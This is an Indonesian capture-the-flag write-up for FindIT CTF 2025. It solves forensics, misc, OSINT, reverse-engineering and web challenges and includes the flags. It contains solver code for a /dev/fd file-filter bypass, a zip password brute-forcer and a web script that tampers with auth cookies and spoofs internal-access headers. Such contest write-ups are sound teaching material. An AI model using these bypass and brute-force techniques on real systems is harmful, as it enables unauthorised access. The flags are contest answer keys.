
data = base64.b64decode(ct)
iv = data[:16]
ciphertext = data[16:]

```


```
cipher = AES.new(key, AES.MODE_CBC, iv)
flag = cipher.decrypt(ciphertext).strip().decode()
print(flag)
```



Digital Forensics/new-waifu



Diberikan Go-based malware yang nyuri Chrome data trus deploy malicious files. Ciphertext dan keynya ada di fungsi main.main



Algoritma: AES-GCM

Key: ambil 16 bytes pertama → ShimpaziniBanani

Nonce/IV: 12 bytes pertama dari decoded ciphertext

Data: sisa bytes setelah nonce

Decryptor:

```
#!/usr/bin/env python3
```

```
import base64
```

```
from cryptography.hazmat.primitives.ciphers.aead import AESGCM
```

```
ct =
```

```
"HRCWVuQC/n7mnDoEu5+s1/G9E31MdHGhO+gCONit0qksf9KKwOEw8wI1g6fWxhVG6AM6a5SYmODiGLYT
kNZnL7zxR4Q15INKwTD6sQdFeEsp+pZi0RaR1r57skYupRNR0oJ2+GNcfscMCKDZmmDcizFc6iCpVIix
dEmLLH+74rINJTux/e1D76eL4347zSBWXxDI1HmMRThFh4FHag598ojf4aurIIiyv5nLooji7xxqI0hq6
hcf5fkzuChg0r3E23x/ZWm1vEGp8W4SDahq5Hj3egzH/XG1bbJFnNcv6/yX1CGc74Jb1PrXux8xA=="
```

```
key = "ShimpaziniBanani" # first 16 bytes
```

```
ciphertext = base64.b64decode(ct)
```


```
nonce = ciphertext[:12]
```

```
encrypted_data = ciphertext[12:]
```

```
aesgcm = AESGCM(key.encode('utf-8'))
```

```
pt = aesgcm.decrypt(nonce, encrypted_data, None)
```

```
print(pt)
```




WRITEUP FIND IT CTF Universitas Gadjah Mada 2025

Hasilnya: "Semua nama waifu kecuali yang bocil yang ada di nama channel discord ctf findit 2025, urutan terbalik, spasi jadi underscore. Siapa juga ngide golang pakai native windows API aowkoawkoawkoa, ide tengah malam :D". Reveal hidden channel pake <https://github.com/JustOptimize/ShowHiddenChannels> untuk dapetin nama waifu-waifu.

```
FindITCTF{jean_arlecchino_skirk_chizuru_hutao}
```


Misc

Misc/Absen



Warmup flag di channel announcement

Misc/your-journey-2




```
$print(dir())
['FLAG', '__annotations__', '__builtins__', '__cached__', '__doc__',
 '__file__', '__loader__', '__name__', '__package__', '__spec__', 'ans',
 'ascii2', 'block', 'lagu', 'os', 're', 'viewfolder']

$viewfolder('/challenge')
endingsatu
flag.txt
main.py
hidden.py
word.py
endingtiga
endingdua

print(open('/challenge/endingdua/flag.txt').read())
FindITCTF{k0n0h4_m4ju_m4sy4r4k4t_m4kmur}
```

Misc/cek-cek



```
import hashlib
import os

from secret import FLAG

def check(s):
    if "." in s or "flag" in s:
        return False
    return True

hash_obj = hashlib.blake2b()
hash_obj.update(FLAG.encode())
flag = hash_obj.hexdigest()

def open_file(file_name):
    if not check(file_name):
        return "eits tidak boleh begitu", 500

    try:
        file = os.open(file_name, os.O_RDONLY)
        data = os.read(file, 1024)
```

```
except Exception:
    return "error bang"

return data.decode("utf-8")

if __name__ == "__main__":
    with open("/flag.txt", "w") as f:
        f.write(FLAG)

    flag_file = os.open("/flag.txt", os.O_RDONLY)
    flag_data = os.read(flag_file, 1024)

    if FLAG.encode() != flag_data:
        print("flag file is corrupted")
        exit(1)

    while True:
        print("Do you want check my file?")
        print("1. yes")
        print("2. no")

        choice = input(">>> ")
        if choice == "1":
            file_name = input("file name: ")
            print(open_file(file_name))
        elif choice == "2":
            print("ok, here the flag:")
            print(flag)
        else:
            print("invalid choice")
```

Diberikan python jail challenge yang ngeblock jika kita meminta nama file yang ada "." atau "flag". Tapi, programnya ngebuka file flag itu sendiri trus simpen return valuenya di file descriptor 5. Jadi, vulnerabilitynya ada di penggunaan /dev/fd/X untuk mereferensikan deskriptor file yang sudah terbuka

```

>>> /dev/fd/^C
[ <img alt="itoid icon" data-bbox="180 105 295 125"/> /misc/cek-cek
[ >>> nc ctf.find-it.id 7001
Do you want check my file?
1. yes
2. no
>>> 1
file name: /dev/fd/5
FindITCTF{cl0s3_y0ur_f1l3s_1mmed14t3ly_0r_w0w0_w1ll_f1nd_y0u}
Do you want check my file?
1. yes
2. no
>>>

```

Misc/distorted

Challenge
74 Solves

X

distorted

100

GAMBARNYA MLEYOTT. Setiap row bergeser 5 pixels lebih dari row sebelumnya. Gimana nih biar gambarnya kelihatan dan lokasinya bisa dicari?

- Format Flag:
FindITCTF{Lintang_Bujur_Nama_Tempat}
- case insensitive

author: Azmi

▼ View Hint
(4 angka di belakang desimal / .231245 = .2312) (Nama Lokasi Ikutin Format Google Maps)


location.p...

Flag
Submit

https://www.google.com/maps/place/Bethany+Church+Nginden/@-7.3069688,112.7699751,792m/data=!3m2!1e3!4b1!4m6!3m5!1s0x2dd7fa5631768519:0xc50bb1ae0fc7d4f0!8m2!3d-7.3069688!4d112.77255!16s%2Fg%2F11csp7_29n?entry=tту&g_ep=EgoyMDI1MDUwNy4wIKXMDSoASAFQAw%3D%3D
 -7.3069688,112.7699751
 FindITCTF{-7.3069_112.7725_Gereja_Bethany_Nginden}


Osint

Osint/destroyer



[https://www.tripadvisor.com/LocationPhotoDirectLink-g1902860-i428355651-Mestia Upper Svaneti Samegrelo Zemo Svaneti Region.html](https://www.tripadvisor.com/LocationPhotoDirectLink-g1902860-i428355651-Mestia_Upper_Svaneti_Samegrelo_Zemo_Svaneti_Region.html)
FindITCTF{43.056574_42.7503479}

Osint/bff



<https://drive.google.com/drive/u/1/folders/1FOtEbw1TC-wUJEAb0LQTNqET20AEhLgg> > ada di pohon

Zip tinggal bruteforce

```
import pyzipper

def brute_force_zip(zip_path):
    with pyzipper.AESZipFile(zip_path) as zf:
        for i in range(1, 10000):
            password = str(i).zfill(4).encode()
            try:
                zf.extractall(pwd=password)
                print(f"[+] Password found: {password.decode()}")
                return
            except:
                continue
        print("[-] Password not found.")

brute_force_zip("/mnt/c/1Jonathan/CTFS/findit-25/bff/dont-open.zip")
```



```
FindITCTF{G0Od_7Qb_bR0}
```

Reverse Engineering

Reverse Engineering/xor-madness

Challenge

107 Solves

×

xor_madness

100

Bombombini Gusini adalah seorang mahasiswa tahun pertama jurusan Teknologi Informasi yang tengah mendalami cryptography dan malware analysis di mata kuliah Peretasan Beretika. Suatu hari, dosen memberikan tugas berupa sebuah binary file bernama xor_madness.bin. Katanya jika ia berhasil mendapatkan "sesuatu" dari binary file tersebut, maka ia akan langsung mendapatkan nilai A. Bantulah ia untuk bisa mendapatkan "sesuatu" tersebut.

author: [mojitodev](#)

 xor_madn...

Flag


Submit

Brute xor keynya aja


```
FindITCTF{iy4_b3n3r_1n1_fl4g_ny4_b4ng}
```



Web Exploitation

Web Exploitation/Simple Heist



Blackbox challenge. Ga dikasih source code





Dapetin key:

```
#!/usr/bin/env python3
```

```
import requests
```

```
# URL target
```

```

base_url = "http://ctf.find-it.id:10001"
login_url = f"{base_url}/login"
vault_url = f"{base_url}/vault"

# Fungsi untuk mencoba variasi cookie
def try_cookie_variation(variation_name, auth_value, endpoint=vault_url):
    print(f"\nMencoba variasi: {variation_name}")
    print(f"auth: {auth_value}")
    print(f"endpoint: {endpoint}")

    cookies = {
        'auth': auth_value,
        'sig': original_sig
    }

    # Kirim request dengan cookie yang dimodifikasi
    response = requests.get(endpoint, cookies=cookies)

    print(f"Status code: {response.status_code}")
    print(f"Response: {response.text}")

    return response

# Step 1: Dapatkan cookie asli dari Login
session = requests.Session()
login_response = session.get(login_url)

if login_response.status_code == 200:
    print("Berhasil login sebagai teller")

    # Simpan cookie asli
    original_auth = session.cookies.get('auth')
    original_sig = session.cookies.get('sig')

    print("Cookie asli:")
    print(f"auth: {original_auth}")
    print(f"sig: {original_sig}")

    # Variasi 1: Coba manipulasi case
    auth_case = '"User:admin|bank:Fortis Bank"'
    try_cookie_variation("Case Manipulation", auth_case)

    # Variasi 2: Coba dengan menambahkan spasi
    auth_spaces = '"user:admin |bank:Fortis Bank"'

```

```

try_cookie_variation("Added Spaces", auth_spaces)

# Variasi 3: Coba format JSON
auth_json = '{"user":"admin","bank":"Fortis Bank"}'
try_cookie_variation("JSON Format", auth_json)

# Variasi 4: Coba format asli dengan karakter kontrol
auth_control = '"user:\tadmin|bank:Fortis Bank"' # \t adalah tab
try_cookie_variation("Control Characters", auth_control)

# Variasi 5: Coba mencari endpoint internal
# Pesan soal menyebutkan "internal" - mungkin ini endpoint?
try_cookie_variation("Internal Endpoint", original_auth,
f"{base_url}/internal")

# Variasi 6: Coba dengan internal dan original auth
auth_orig_but_internal = '"user:internal|bank:Fortis Bank"'
cookies = {
    'auth': auth_orig_but_internal,
    'sig': original_sig,
    'internal': 'true' # Tambahkan cookie tambahan
}
print("\nMencoba variasi: Additional Cookie")
print(f"auth: {auth_orig_but_internal}")
print(f"sig: {original_sig}")
print(f"internal: true")
response = requests.get(vault_url, cookies=cookies)
print(f"Status code: {response.status_code}")
print(f"Response: {response.text}")

# Variasi 7: Coba dengan HTTP Headers untuk internal access
headers = {
    'X-Internal-Access': 'true',
    'X-Forwarded-For': '127.0.0.1', # Request seakan datang dari localhost
    'X-Original-URL': '/internal/vault'
}
print("\nMencoba variasi: Internal Headers")
print(f"auth: {original_auth}")
print(f"With internal access headers")
response = requests.get(vault_url, cookies={'auth': original_auth, 'sig':
original_sig}, headers=headers)
print(f"Status code: {response.status_code}")
print(f"Response: {response.text}")

```

```
else:
    print(f"Gagal mengakses halaman login. Status code:
{login_response.status_code}")
```

Key ternyata ada di endpoint /internal

Mencoba variasi: Added Spaces
 auth: "user:admin |bank:Fortis Bank"
 endpoint: http://ctf.find-it.id:10001/vault
 Status code: 403
 Response: The Crypt Keepers Alert: Tampering detected!

Mencoba variasi: JSON Format
 auth: {"user":"admin","bank":"Fortis Bank"}
 endpoint: http://ctf.find-it.id:10001/vault
 Status code: 403
 Response: The Crypt Keepers Alert: Tampering detected!

Mencoba variasi: Control Characters
 auth: "user: admin|bank:Fortis Bank"
 endpoint: http://ctf.find-it.id:10001/vault
 Status code: 403
 Response: The Crypt Keepers Alert: Tampering detected!

Mencoba variasi: Internal Endpoint
 auth: "user:teller|bank:Fortis Bank"
 endpoint: http://ctf.find-it.id:10001/internal
 Status code: 200
 Response:
 The Crypt Keepers Internal Bulletin:

 Vault Key: 'koenci'
 Recently, we need to implement HMAC SHA256

 <small>Delete this endpoint before production!</small>

